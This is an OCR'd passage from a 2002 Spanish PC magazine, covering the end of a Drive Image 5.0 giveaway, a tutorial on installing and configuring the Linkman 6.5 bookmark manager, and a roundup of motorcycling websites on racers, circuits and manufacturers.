incluye:

- **PowerQuest DataKeeper™** software de Backup con el que puedes realizar un seguimiento constante y efectuar automáticamente copias de seguridad de archivos en unidades externas o en otras particiones.
- **Tecnología SmartSector®**, permite reducir el tiempo empleado en crear y restaurar las imágenes comprimiendo hasta un 50%.
- **ImageExplorer** permite buscar y restaurar archivos o carpetas individualmente sin necesidad de restaurar la imagen entera.



Sorteamos

10 POWERQUEST Drive Image 5.0

PROVEN SOLUTIONS FOR STORAGE MANAGEMENT

Bases del concurso

1. Podrán participar en el concurso todos los lectores de la revista que envíen una tarjeta postal a: HOBBY PRESS, revista PC Manía, Apartado de Correos 328, 28100 Alcobendas, Madrid. Indicando en una esquina: "CONCURSO DRIVE IMAGE 5.0".
2. Entre todas las cartas recibidas se seleccionarán DIEZ que ganarán un Drive Image 5.0. El premio no será, en ningún caso, canjeable por dinero.
3. Sólo podrán entrar en el concurso los lectores que envíen su cupón desde el 26 de febrero hasta el 24 de marzo de 2002.
4. La elección de los ganadores se realizará el 25 de marzo de 2002 y los nombres se publicarán en el número de mayo de 2002 de la revista PC Manía.
5. El hecho de tomar parte en este sorteo implica la aceptación total de sus bases.
6. Cualquier supuesto que se produjese no especificado en estas bases, será resuelto inapelablemente por los organizadores del concurso: POWERQUEST y HOBBY PRESS.

Con la colaboración de:

PC MANÍA

Te informamos de que tus datos serán incorporados con fines mercantiles a un fichero del que es responsable HOBBY PRESS, S.A. Puedes ejercer tus derechos de acceso, rectificación, cancelación y oposición, dirigiéndote por escrito a HOBBY PRESS, S.A., calle Pedro Teixeira nº 8, 28020, Madrid. Tus datos serán cedidos con fines comerciales a las empresas de nuestro misma grupo de sociedades. En el caso de que no lo desees así, dirígete por escrito a la dirección anteriormente indicada para hacérnoslo saber.

Linkman 6.5

Personaliza tus enlaces favoritos


Texto: Juan Antonio Pascual

Resulta decepcionante comprobar cómo una función tan importante en los navegadores, la gestión de los enlaces favoritos, está tan pobremente implementada. «Linkman 6.5» solventa esta carencia, al añadir un sinfín de herramientas destinadas a archivar, ordenar y actualizar tus páginas Web más visitadas.

1 Notas preliminares

«Linkman 6.5» va mucho más allá de la simple manipulación de la libreta de "links". A continuación, se explican sus principales características, muchas de las cuales no pueden obtenerse en ningún otro programa.


1.1 ¿Qué es «Linkman 6.5»?



«Linkman 6.5» en funcionamiento.

Después de una temporada navegando por los procelosos mares virtuales de Internet, es normal acumular una generosa colección de páginas Web favoritas. La mayor parte de los navegadores de Internet existentes en la actualidad, ni siquiera permiten ordenar alfabéticamente dichos "links" favoritos. «Linkman 6.5» se integra en cualquiera de los "browsers" más populares, –Internet Explorer, Netscape, Opera, etc.– y añade un sinfín de funciones. Entre las más demandadas, se encuentra la ordenación bajo múltiples criterios, importación y exportación a cualquier formato, creación de colecciones, chequeo y actualización de las Webs, generación de listados HTML, etc.
Además, ofrece otras útiles herramientas, como la inserción de comentarios asociados a cada enlace, puntuación, protección mediante contraseña de los "links" privados, acceso simultáneo a enlaces asociados, y otras muchas opciones.


1.2 ¿Dónde conseguirlo?



Página Web de Outer Technologies, la empresa creadora de la aplicación.

Puedes descargar «Linkman 6.5» de la página Web www.outerctech.com. Tan sólo ocupa 2,8 Megas. Funciona en cualquier ordenador equipado con cualquier sistema operativo Windows. Es compatible con los navegadores Internet Explorer 3.x o superior, Netscape 3.x o superior, Opera 4.x o superior, y NeoPlanet. Para descargarlo, debes entrar en la sección "Products" de la mencionada Web, pinchar en el botón "Linkman", y acceder al apartado "Download". Existen varias versiones para descargar. La versión "Default" sólo incluye la aplicación. La versión "Zip" añade también varios ficheros de ayuda. El programa está en castellano, y se distribuye bajo licencia shareware. Funciona al 100% durante 30 días, después se desactivan algunas funciones. Es posible adquirir la versión completa, mediante compra on-line, por un precio de 29 dólares.

1.3 Instalación




Junto al programa se pueden instalar numerosos ejemplos y plantillas. Su uso es altamente recomendable.

Tras descargar el archivo de instalación, hacer un doble "clic" en el mismo, y seguir las instrucciones de la ventana emergente, el programa permite instalar determinados componentes, en forma de "plug-ins" y ejemplos. Conviene realizar una instalación completa, ya que ocupa muy poco. El único elemento prescindible es la colección de "links" recomendados –URL Database– que se incluyen por defecto en la aplicación.
Por último, pregunta si se desea hacer copias de seguridad de los archivos que se van a modificar. Conviene aceptar la opción "Yes" por precaución, para evitar posibles problemas. Al final del proceso, el programa arranca automáticamente. Al minimizarlo, se coloca en la barra de tareas,

para acceder a sus numerosas funciones en cualquier momento.

1.4 El programa

Todas las opciones de «Linkman 6.5» se encuentran al alcance de un simple "clic" de ratón, gracias a la acertada interfaz. La ventana principal está dividida en cuatro apartados claramente diferenciados. En la parte superior se muestran los menús, cuyas principales funciones se duplican en los iconos situados justo debajo, para acceder a ellas más fácilmente.




Aspecto que ofrece la ventana principal de «Linkman 6.5».

El recuadro superior izquierdo contiene varios campos relacionados con el enlace seleccionado: nombre, URL, puntuación y palabra clave para facilitar la búsqueda. El recuadro superior derecho contiene los comentarios que asocies con ese enlace. Suele ser una descripción de su contenido. Por último, el recuadro inferior izquierdo muestra la lista de enlaces sobre los que se trabaja en cada momento, y el cuadrante inferior derecho, toda la información asociada a las distintas acciones que realices.

2 Configuración

Todas las opciones de personalización de «Linkman 6.5» se gestionan desde una ventana especial, accesible al seleccionar la orden "Configuración" del menú Herramientas. En los siguientes apartados se explican las principales casillas de la mencionada ventana.


2.1 Selección del idioma



Ventana de selección del idioma. La utilidad incluye tanto el castellano como el catalán.

Obviamente, la primera operación que conviene realizar es la selección del idioma. Accede al menú Tool y pulsa en la orden "Settings". En la esquina inferior derecha, se sitúan los botones de configuración. Pincha en "Localization" y elige el idioma preferido. «Linkman 6.5» incluye el catalán y el castellano –spanish–.


2.2 La bola del mundo



El icono de Bola del Mundo se muestra en todas las aplicaciones, para acceder a la base de datos de enlaces favoritos con un "clic".

En la configuración por defecto de «Linkman», un icono con forma de bola del mundo, llamado "Drop Basket", aparece en todas las aplicaciones de Windows. Se utiliza para acceder rápidamente a los enlaces favoritos, así que añade el "link" que se maneja en cada momento, haciendo un doble "clic" en el mencionado icono, entre otras muchas opciones. Si estorba, puedes arrastrarlo a cualquier lugar de la pantalla. Igualmente, si no deseas que dicho símbolo aparezca, pulsa el botón derecho encima de él y elige la orden "Dcultar/Mostrar". Para cambiar su uso, accede a la orden "Configuración" del menú Herramientas, y pulsa el botón "Drop Basket". Aquí puedes elegir la imagen que contendrá el icono, el número máximo de entradas a manejar, y la función que se activa al hacer un doble "clic" o un "clic" con el botón derecho sobre el icono.
Entre ellas, se encuentran el añadir a la base de datos la página Web que estés visionando con el navegador, editar dicha dirección, etc.


2.3 Inicio y cierre del programa



«Linkman» permite seleccionar las acciones que realiza, de forma automática, cuando arranca o finalmente termina de trabajar.

Los dos primeros botones de configuración permiten elegir las acciones que «Linkman» realiza cuando se inicia o se cierra la aplicación. Al pulsar sobre el icono "Al iniciar el programa", puedes elegir dónde colocar el árbol de direcciones URLs, y una lista de acciones, entre las que se encuentran "Abrir el último archivo de datos", "Abrir Favoritos de Internet Explorer", etc. Es posible ejecutar varias acciones seguidas. Para ello, únicamente hay que irlas seleccionando una a una, y pulsar el botón "Añadir".
En la zona inferior de la ventana también se muestran diversas opciones aplicables si se marca o no la casilla asociada. Aquí decides si deseas que «Linkman» se ejecute al arrancar Windows, si se minimiza en la barra de tareas –Tray–, o si siempre permanece oculto a la vista.
Si pulsas en el apartado "Al salir del programa", puedes marcar la casilla para guardar los cambios y mostrar los diálogos de confirmación.

2.4 Datos del navegador




En este recuadro debes especificar el navegador que utilizas en tu ordenador.

Para que «Linkman» trabaje en armonía con el navegador de Internet instalado en el equipo, es necesario indicarle algunos datos. En la mayoría de los casos, toda la información la obtiene el propio programa automáticamente, pero nunca está de más comprobar si todo es correcto. Para ello, pulsa el botón "Navegador", e introduce –si aún no se muestra en pantalla–, la ubicación del fichero de arranque del navegador que estás usando, en el apartado correspondiente –Explorer, Netscape, Opera o Definido por el usuario–.
A continuación, pulsa el botón "Importar/Exportar". De nuevo, debes indicar, si el programa no lo ha detec-

tado, la ubicación de la carpeta donde se almacenan los enlaces en Explorer, Netscape u Opera, en función del navegador que utilices.
En el caso de emplear Opera o Mosaic, elige su "plug-in" de detección de texto en el menú emergente "Plug-in".

2.5 Almacena tus enlaces




Ventana de configuración del navegador. Muy útil si deseas explorar una página Web.

Otra sección importante de la configuración, son los botones asociados a la gestión de los "links" favoritos. En primer lugar, elige la forma en que se lanzará una página Web, cuando pinches en su enlace, pulsando el botón "Lanzar URLs". Debes decidir el navegador que se abrirá, y si deseas que esta acción se produzca con uno o dos "clics" en el enlace, marcando la casilla correspondiente. Igualmente, en la parte inferior, eliges las medidas, en píxeles, que tendrá la ventana de navegación. Esta última opción sólo está disponible con Internet Explorer.
Para elegir dónde quieres guardar los enlaces, pulsa el botón "Recibir URLs". Las opciones son: "Carpeta seleccionada" –la actual–, "Nueva Carpeta" y "Carpeta específica". En este último caso, debes introducir un nombre. Si quieres evitar que existan enlaces duplicados, marca la casilla "Evitar añadir URLs existentes". También puedes elegir un sonido o música en formato WAV para que suene cuando el enlace se almacena correctamente, en la casilla "Utilizar este sonido...".

2.6 Últimas verificaciones

«Linkman» incluye, literalmente, centenares de opciones de configuración. Los valores por defecto funcionan a la perfección, por lo que sólo vamos a citar los más importantes.
Para obtener una descripción completa, entra en el menú Ayuda y selecciona la orden "Tutorial".
Uno de los apartados más importantes es "Conexión". Si dispones de una red LAN o una conexión permanente por cable o ADSL, marca la casilla "LAN". Para una conexión a través de un módem telefónico estándar, elige "Dial-up". En este último caso, al introducir el nombre de usuario y la contraseña



En la imagen se muestra la ventana de configuración de la página Web, en formato HTML, que «Linkman» genera para realizar la presentación de las distintas colecciones de enlaces.


en las casillas reservadas, «Linkman» podrá conectarse automáticamente a Internet, cuando sea necesario.
Por último, si tu ordenador está conectado a Internet sin ninguna barrera intermedia, marca la casilla "Conexión directa a Internet". Si dispones de proxy –sólo suele ocurrir en entornos profesionales–, activa el apartado "Proxy" e introduce las claves correspondientes.
Otro botón interesante es el llamado "Salida HTML". Aquí puedes elegir los colores, la organización y el tipo de letra de la página Web que «Linkman» genera para mostrar, de forma interactiva, las colecciones de enlaces que vayas creando.

3 Funciones principales

«Linkman 6.5» ofrece todo tipo de posibilidades de manipulación.
A continuación se recogen las opciones más interesantes.

3.1 El formato es importante

«Linkman» puede trabajar con dos formatos diferentes: el suyo propio, llamado Linkman Data, o el empleado por Internet Explorer. Esta diferenciación se refiere a la forma en que se guarda la lista de enlaces, aunque luego puedes pasar de uno a otro sin ningún problema.
El formato Linkman Data tiene la ventaja de que ocupa menos, puedes almacenar un "link" en varias colecciones sin duplicarlo, proteger mediante password, y otras ventajas. Para crear una base de datos en este formato, elige la orden "Guardar como" del menú Archivo, y teclea el nombre del archivo de almacenamiento, que tendrá la extensión LMD.
Puedes importar enlaces favoritos de cualquier navegador, seleccionando la orden "Añadir" del menú Archivos.
Para utilizar el formato original de cada navegador en concreto, simplemente elige la orden "Abrir" o "Abrir Favoritos IE" para trabajar y guardar enlaces sin alterar el formato.



El formato Linkman Data ocupa menos y permite la protección mediante "password", con respecto al clásico de Internet Explorer.


3.2 Examina las propiedades

Cuando ya se ha importado la lista de enlaces, es posible examinar sus características, o añadir todo tipo de comentarios asociados. Existen distintas formas de mostrar la información, en el recuadro situado en el cuadrante inferior derecho. Todas ellas se eligen pulsando repetidas veces en el icono con forma de lupa situado en el lateral derecho de la ventana principal. Es posible mostrar listas de resultados de búsqueda ordenadas por varios parámetros, así como las propiedades del enlace –dirección URL–. Aquí puedes introducir una puntuación, una palabra clave para una futura búsqueda, un nombre corto, o protegerlo con contraseña,

El icono con forma de lupa, situado en la esquina superior derecha de la pantalla, da acceso a distintos formatos de presentación de las propiedades de los enlaces.

para que nadie pueda acceder a él.
En la parte superior de estas propiedades aparecen varios botones que dan acceso a nuevas funciones asociadas a cada enlace. El más destacado es "Dpciones", pues permite ignorar las propiedades mientras se comprueban los duplicados o se validan las URLs. Con el botón "Estado" se obtienen las fechas de modificación, actualización visita, etcétera.

3.3 Ordenación y búsqueda exhaustiva



La función "Ordenar" incluye numerosos parámetros para organizar tus "links" como más te interese.

Una de las carencias más significativas de los navegadores tradicionales, es la función de búsqueda en la lista de favoritos, o una simple opción de ordenación. Como cabría esperar, el programa «Linkman» incluye varios métodos para encontrar cualquier enlace en un par de segundos.
Una vez activa una lista de enlaces, tal y como se explica en el apartado 3.1, es posible buscar rápidamente cualquier "link". Para ello, entra en el menú Herramientas y selecciona la orden "Consultar por texto". En el cuadrante inferior derecho debes escribir la palabra que deseas buscar, y pulsar el botón "Consultar". También es posible consultar por estado. En ese caso, accede al menú Herramientas y pulsa en la orden "Consultar por estado". En el cuadrante inferior derecho elige el estado que deseas estudiar: "Página no encontrada", "Página Cambiada", etc. También es posible ordenar los enlaces según varios criterios. Entra, una vez más, en el menú Herramientas, y elige la opción "Drdenar". «Linkman» acepta dos criterios simultáneos –si hay coincidencias en el primero, se ordenan según el segundo– y numerosas formas de ordenación: por fecha, orden alfabético, puntuación, etc.

3.4 Modificación de los enlaces

Icono de creación de un nuevo enlace URL.

Tras importar cualquier lista de enlaces, puedes borrar, cortar y copiar cada "link", simplemente, pulsando el botón derecho sobre el enlace, y eligiendo la orden correspondiente. Para añadir una nueva dirección URL de forma manual, pincha en el icono "Nueva URL" de la barra superior de la ventana principal. Mientras navegas desde cualquier navegador compatible, basta con hacer un doble "clic" en el icono de la Bola del Mundo para añadir la página Web actual a la base de datos gestionada por «Linkman».
También es posible validar los enlaces, para comprobar los cambios o descubrir si aún siguen activos, mediante la orden "Validación de URLs" del menú Herramientas. Para ello, selecciona los enlaces a chequear, arrastrando con el ratón, y pincha en la mencionada orden.

3.5 Integración en el navegador


Una de las opciones más útiles de «Linkman» es, obviamente, integrar todos los cambios en el navegador en uso. En el apartado 3.1 se explica cómo importar los enlaces del navegador a «Linkman». Para realizar la operación contraria, es decir, exportar los enlaces desde «Linkman» hasta el navegador, existen varios métodos diferentes.
Si deseas unir los cambios con los enlaces existentes en Internet Explorer, pulsa en la orden "Fusionar con Favoritos IE" del menú Archivo. Si deseas sobrescribir, entonces elige "Guardar como Favoritos IE". Con la función "Exportar" del mismo menú, los almacenas en el formato de Netscape Navigator, Opera, o cualquier otro navegador.

4 Otras funciones

Existen otras acciones que se pueden hacer con «Linkman 6.5». Es una buena idea investigar a fondo todos sus menús, para sacarle el máximo partido. Estas son algunas de las propuestas más apetecibles.

4.1 Crea tus propias colecciones


Tras unos meses de navegación, es normal acumular centenares de enlaces favoritos, a los que se desea volver en un determinado momento. Para disponer de un acceso rápido, es una buena idea agrupar los "links" en colecciones temáticas, y acceder a ellas con un simple "clic". El proceso es muy sencillo: crea una carpeta con la orden "Nueva/Carpeta" del menú Editar, y arrastra a su interior los enlaces relacionados. Por ejemplo, páginas de buscadores, periódicos, de juegos, o cualquier otra agrupación que desees, en función de tus gustos.



Con la orden "Nueva Carpeta" creas colecciones temáticas que te permiten un acceso más rápido a un enlace.

4.2 Enlaces diarios

Otra de las funciones más útiles de esta aplicación es la función de Enlaces Diarios. Todo el mundo suele acumular un grupo de cinco o seis páginas Web que se visitan todos los días –tu página de noticias favoritas, la cotización de la bolsa, la programación de la televisión, etc.–.
«Linkman» puede agrupar todos estos enlaces, para acceder a ellos simultáneamente, mediante un simple "clic". Para ello, pincha con el botón derecho del ratón sobre cada enlace que quieras convertir en enlace diario, y selecciona la orden "Añadir a los enlaces diarios". Para consultar dichas Webs en cuestión de segundos, entra en el menú Enlaces diarios y pulsa en la orden "Lanzar". Se abrirán tantas ventanas del navegador como enlaces contenidos en este apartado. Esta misma orden también está accesible en el icono de Bola del Mundo.



Puedes utilizar los Enlaces Diarios para acceder a tus páginas más visitadas de forma simultánea.

Motociclismo

Pasión por las motos

Si tu pasión son las motos, entra y navega por las páginas que recomendamos este mes. Estarás al día y conocerás todo lo que ocurre en este increíble mundo, emocionante y extremo...

Texto: Isabel Herrera

El motociclismo como deporte se origina, lógicamente, después de haberse inventado la motocicleta, aparecida en Alemania en 1885, año en que Gottlieb Daimler instaló un motor de combustión a una bicicleta de madera.

Este deporte de competición, que se ha popularizado en el Siglo XX, se ha caracterizado por tomar distintas modalidades, tanto por el pilotaje de la motocicleta, las diferencias entre pistas, las distintas cilindradas...

En el año 1896, en Francia, se celebró la primera carrera de motos cuando ocho competidores recorrieron, ida y vuelta, la distancia de París a Nantes, un total de 152 kilómetros. El ganador, M. Chevalier, montaba un triciclo Michelín-Dior.

La moto más pequeña avanzó tan sólo un metro. Su rueda delantera tenía un diámetro de 1,9 centímetros. La moto más larga fue diseñada y construida por el estadounidense Gregg Reid. Era apta para circulación y media 4,57 metros.

El "Wheelie" más largo lo consiguió el japonés Yauyuki Kudo. Avanzó sólo sobre la rueda trasera durante 331 Km sin detenerse. Más adelante, en el año 1992, el "Wheelie" más rápido fue realizado por el belga Jacky Vranken, a 254,07 Km/h.

Campeonato del mundo

En esta sección encontrarás las páginas oficiales de los pilotos que corren el Campeonato Mundial de 500, 250 y 125 c.c. Date una vuelta por estas direcciones y conoce algo más de ellos.

Crivillé

www.alexcriville.com

En 1985 y con sólo 15 años, debutó en el mundo de la competición, consiguiendo su primer triunfo absoluto en 1986, cuando se impuso en el Criterium Solo Moto-Campeonato de España Junior. Su meteórica línea ascendente culminó en 1989, cuando se proclamó Campeón del Mundo de 125 c.c., siendo por aquel entonces el campeón más joven de la historia del motociclismo. En 1999 se proclamó Campeón del Mundo de 500 c.c.

Valoración:

Michael Doohan


www.doohan.com.au

El piloto australiano posee un palmarés excepcional: de 137 Grandes Premios disputados desde sus inicios en 1989, sobre una Honda, ha ganado 54, lo que supone un récord en 500 c.c., sólo superado por el italiano Giacomo Agostini, que consiguió durante su carrera 68 victorias de 95 pruebas. Es cinco veces campeón del mundo de 500 c.c. y actual manager general de HRC.

Valoración:

Max Biaggi

www.max-biaggi.com



Nadie esperaba que Max Biaggi fuera a ser motociclista; como gran aficionado al fútbol, él siempre había soñado con jugar en el equipo de su ciudad, la Roma. Así que no se involucró en el mundo de las motos hasta que un amigo le propuso, en 1988, pilotar una en el circuito de Vallelunga. A partir de ahí, emprendería una exitosa carrera de triunfos en 250 c.c. para pasar, en 1998, a la categoría reina, en la que quedó segundo tras Doohan.

Valoración:

Valentino Rossi

www.rossifiles.com

Piloto con una gran progresión. Desde su llegada en 1996 a la cilindrada de 125 c.c. con una Aprilia, tras ganar el campeonato de Italia en 1995, ha necesitado un año de aprendizaje en cada categoría para ganar el campeonato al año siguiente y pasar a una mayor cilindrada. Actualmente está cosechando sus éxitos con Honda, y en él ha puesto sus miras Doohan como su posible sucesor.

Valoración:

Carlos Checa

www.carloscheca.com

Aunque no tiene ningún título del Campeonato del Mundo en su palmarés, Carlos Checa está considerado como uno de los pilotos de medio litro (500 c.c.) más importantes del panorama español. Si quieres saber todo a cerca de este gran piloto no dudes en visitar su página oficial. Conocerás muchos detalles e información tanto de su trayectoria profesional como personal.

Valoración:

Emilio Alzamora

www.planetafortuna.com

De la mano del gran rey del motociclismo español, Angel Nieto, Emilio Alzamora ha llegado a ser Campeón del mundo en la categoría de 125 c.c. Aunque dice que todavía tiene un sueño por realizar, correr en 500 c.c. y conseguir el título mundial. Aún no tiene una página oficial, pero en la dirección que arriba se indica puedes encontrar interesante información a cerca de su carrera profesional.

Valoración:

Las mejores páginas de motos

Si quieres saber qué se cuece en el mundo del motor de dos ruedas, no tienes nada más que arrancar y visitar estas páginas: llegarás a los circuitos más importantes de España.

moteros.com

www.moteros.com

En esta página podrás informarte de las últimas noticias que ocurren en el mundo de las motos, conocer todo acerca del mundial, ir a las quedadas que se organizan, recibir información en tu e-mail y mucha más información imprescindible para un "motero". Ya sabes, si estabas perdido, coge el rumbo con tu moto y dirígete a esta dirección que aunque virtual de mucha utilidad para los moteros.

Valoración:

Jerez

www.circuitodejerez.com

Jerez de la Frontera es una ciudad comprometida con el deporte. Su circuito fue inaugurado en diciembre de 1985 y está situado entre colinas, en un anfiteatro natural, ofreciendo a la multitud de aficionados, excelentes vistas sobre la pista. Con una capacidad total para 250.000 espectadores (50.000 sentados), es uno de los mejores circuitos a nivel de espectadores. Entérate de todo lo que ocurre en este circuito español.

Valoración:

Circuito de Montmeló

www.circuitcat.com

El 24 de febrero de 1989 se puso la primera piedra del Circuito de Cataluña, y fue inaugurado oficialmente dos años más tarde. La primera carrera nacional se celebró el 15 de septiembre y el primer evento internacional fue el "Gran Premio de España" de Formula Uno. El circuito de Cataluña albergó el Gran Premio Europeo de Motociclismo desde el 92 hasta el 95, cuando tuvo lugar el Gran Premio de Motociclismo de Catalunya.

Valoración:

Circuito de Cheste


www.lahoya.net/circuitodecheste

El Circuito de Velocidad de la Comunidad Valenciana, Ricardo Tormo, ubicado en Cheste, cuenta con 18 curvas en su recorrido. El circuito, cuyo nombre homenajea al campeón valenciano fallecido a finales de 1998, es el centro de las actividades del motor de la Comunidad Valenciana. De esta tierra han salido pilotos como Jorge Martínez "Aspar", "Champi" Herreros o el citado Tormo.

Valoración:

Circuito de Albacete

www.circuitoalbacete.com




Cuando con los años noventa el circuito permanente de velocidad "La Torrecica" abrió sus puertas, se hacía realidad una larga tradición y se apostaba fuerte por el futuro. Albacete, en efecto, ya atesoraba, mucho antes de que un posible circuito de velocidad viese la luz, una enraizada presencia del motociclismo deportivo. Aunque no es muy conocido, disponemos de un gran circuito en España.

Valoración:

Más potencia

www.maspotencia.com



Una página que no destaca precisamente por el diseño pero sí por su contenido. De modo que si quieres saber todo lo que ocurre en el CEV (Campeonato de España de Velocidad) y en el Europeo, deja de buscar y entra en esta página, una Web que está "viva", con un contenido realmente interesante y que, además, se actualiza constantemente. Qué más puedes pedirle a una dirección on-line...

Valoración:

Motos de calle

Dirigidas al usuario que quiere comenzar a montar en moto o para los que se quieren pasar del típico scooter a una motocicleta de mayores prestaciones. Por su facilidad de manejo, las suficientes prestaciones y la buena terminación general, es, quizás, el vehículo más adecuado para su uso alterno entre la gran ciudad y la carretera. A continuación, detallamos motos Racing y Custom. Dos estilos totalmente diferentes de motos divididos en dos columnas. Elige el que más te guste.

Racing

Kawasaki


www.kawasaki.com

La marca de motos de la casa Kawasaki fue la primera que sacó una tonalidad de color verde que fue característico en sus motos de carreras, en concreto en la ZXR750 que corría en Superbikes. Más tarde, sacaron al mercado este modelo para el usuario normal que quería una moto de calle. Este color tuvo tanto éxito que se le conoce con el nombre de "verde kawa".

Valoración:

Yamaha

www.yamaha-motor.com



Yamaha es una marca conocida por todos que no sólo fabrica coches, sino también motos Racing de alto prestigio para los entendidos. Si entras en la página oficial, podrás comprobar que son muy variados los modelos que se ofertan. Podrás consultar de forma detallada las diferentes motos que han fabricado para esta temporada, así como los modelos que ya se han convertido en todo un clásico en el sector de las motos Racing.

Valoración:

Suzuki

www.suzukicycles.com


Otra de las marcas conocidas por los entendidos de las motos es Suzuki. Motos Racing que ponen los pelos de punta a todos aquellos que se desviven por ellas. Entra en la página oficial y podrás ver los diferentes modelos de la temporada de 2002. Alucinarás con los colores, características y diferentes prestaciones que este año presentan. Además, navega por las diferentes secciones de la página.

Valoración:

Custom

Harley

www.harley-davidson.com

